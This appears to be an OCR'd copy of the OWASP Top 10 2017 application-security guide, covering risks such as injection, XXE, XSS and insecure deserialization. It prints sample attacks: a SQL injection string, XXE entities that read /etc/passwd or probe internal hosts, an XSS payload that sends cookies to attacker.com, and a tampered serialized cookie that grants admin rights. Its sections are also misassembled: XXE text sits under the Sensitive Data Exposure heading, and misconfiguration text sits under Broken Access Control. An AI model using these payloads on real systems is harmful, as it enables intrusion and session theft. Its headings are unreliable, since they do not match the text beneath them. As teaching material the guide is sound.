Note: SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.

* Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE
custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'='1. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

A2:2017-Broken Authentication: Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.		The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.		Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.	

Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks. There may be authentication weaknesses if the application:

* Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
* Permits brute force or other automated attacks.
* Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
* Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
* Uses plain text, encrypted, or weakly hashed passwords (see A3:2017-Sensitive Data Exposure).
* Has missing or ineffective multi-factor authentication.
* Exposes Session IDs in the URL (e.g., URL rewriting).
* Does not rotate Session IDs after successful login.
* Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

How to Prevent

* Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
* Do not ship or deploy with any default credentials, particularly for admin users.
* Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
* Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies.
* Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
* Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
* Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

A3:2017-Sensitive Data Exposure: Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII.

Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 3	Business ?
Rather than directly attacking crypto, attackers steal keys, execute man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. A manual attack is generally required. Previously retrieved password databases could be brute forced by Graphics Processing Units (GPUs).		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques. For data in transit, server-side weaknesses are mainly easy to detect, but hard for data at rest.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, credentials, personal data, and credit cards, which often require protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

* The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
* Any of the XML processors in the application or SOAP based web services has document type definitions (DTDs) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the OWASP Cheat Sheet 'XXE Prevention'.
* If the application uses SAML for identity processing within federated security or single sign on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.
* If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.

Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack

How to Prevent

Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:

* Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
* Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
* Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.
* Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
* Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
* SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

A5:2017-Broken Access Control: Restrictions on what authenticated users are allowed to do are often not properly enforced.

Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of access control is a core skill of attackers. SAST and DAST tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.		Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers. Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs PUT, etc), controller, direct object references, etc.		The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record. The business impact depends on the protection needs of the application and data.	

Is the Application Vulnerable?

The application might be vulnerable if the application is:

* Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
* Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges).
* Default accounts and their passwords still enabled and unchanged.
* Error handling reveals stack traces or other overly informative error messages to users.
* For upgraded systems, latest security features are disabled or not configured securely.
* The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
* The server does not send security headers or directives or they are not set to secure values.
* The software is out of date or vulnerable (see A9:2017-Using Components with Known Vulnerabilities).

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

How to Prevent

Secure installation processes should be implemented, including:

* A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.
* A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
* A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process (see A9:2017-Using Components with Known Vulnerabilities). In particular, review cloud storage permissions (e.g. S3 bucket permissions).
* A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups (ACLs).
* Sending security directives to clients, e.g. Security Headers.
* An automated process to verify the effectiveness of the configurations and settings in all environments.

Example Attack Scenarios

Scenario #1: The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

A7:2017-Cross-Site Scripting XSS:

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript.

XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.	

Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

* **Reflected XSS**: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.
* **Stored XSS**: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.
* **DOM XSS**: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

How to Prevent

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

* Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
* Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques.
* Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM based XSS Prevention'.
* Enabling a Content Security Policy (CSP) as a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

Example Attack Scenarios

Scenario #1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

A8:2017-Insecure Deserialization: Insecure deserialization often leads to remote code execution.

Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be overstated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible. The business impact depends on the protection needs of the application and data.	

Is the Application Vulnerable?

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker. This can result in two primary types of attacks:

* Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
* Typical data tampering attacks such as access-control-related attacks where existing data structures are used but the content is changed.

Serialization may be used in applications for:

* Remote- and inter-process communication (RPC/IPC)
* Wire protocols, web services, message brokers
* Caching/Persistence
* Databases, cache servers, file systems
* HTTP cookies, HTML form parameters, API authentication tokens

How to Prevent

The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types. If that is not possible, consider one of more of the following:

* Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
* Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
* Isolating and running code that deserializes in low privilege environments when possible.
* Log deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
* Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
* Monitoring deserialization, alerting if a user deserializes constantly.

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:


```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

A9:2017-Using Components with Known Vulnerabilities:
Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application.

If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.

Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	



Is the Application Vulnerable?

You are likely vulnerable:

* If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
* If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
* If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
* If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.
* If software developers do not test the compatibility of updated, upgraded, or patched libraries.
* If you do not secure the components' configurations (see A6:2017-Security Misconfiguration).

How to Prevent

There should be a patch management process in place to:

* Remove unused dependencies, unnecessary features, components, files, and documentation.
* Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like versions, DependencyCheck, retire.js, etc. Continuously monitor sources like CVE and NVD for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
* Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
* Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a virtual patch to monitor, detect, or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

* CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
* While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from Heartbleed vulnerability that was patched in April 2014.

A10:2017-Insufficient Logging & Monitoring:

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.

Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 1	Technical: 2	Business ?
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.		This issue is included in the Top 10 based on an industry survey. One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.	

Is the Application Vulnerable?	How to Prevent
Insufficient logging, detection, monitoring and active response occurs any time: * Auditable events, such as logins, failed logins, and high-value transactions are not logged. * Warnings and errors generate no, inadequate, or unclear log messages. * Logs of applications and APIs are not monitored for suspicious activity. * Logs are only stored locally. * Appropriate alerting thresholds and response escalation processes are not in place or effective. * Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts. * The application is unable to detect, escalate, or alert for active attacks in real time or near real time. You are vulnerable to information leakage if you make logging and alerting events visible to a user or an attacker (see A3:2017-Sensitive Data Exposure).	As per the risk of the data stored or processed by the application: * Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis. * Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions. * Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar. * Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion. * Establish or adopt an incident response and recovery plan, such as NIST 800-61 rev 2 or later. There are commercial and open source application protection frameworks such as OWASP AppSensor (old wiki), web application firewalls such as ModSecurity with the OWASP ModSecurity Core Rule Set, and log correlation software with custom dashboards and alerting.

Example Attack Scenarios

Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.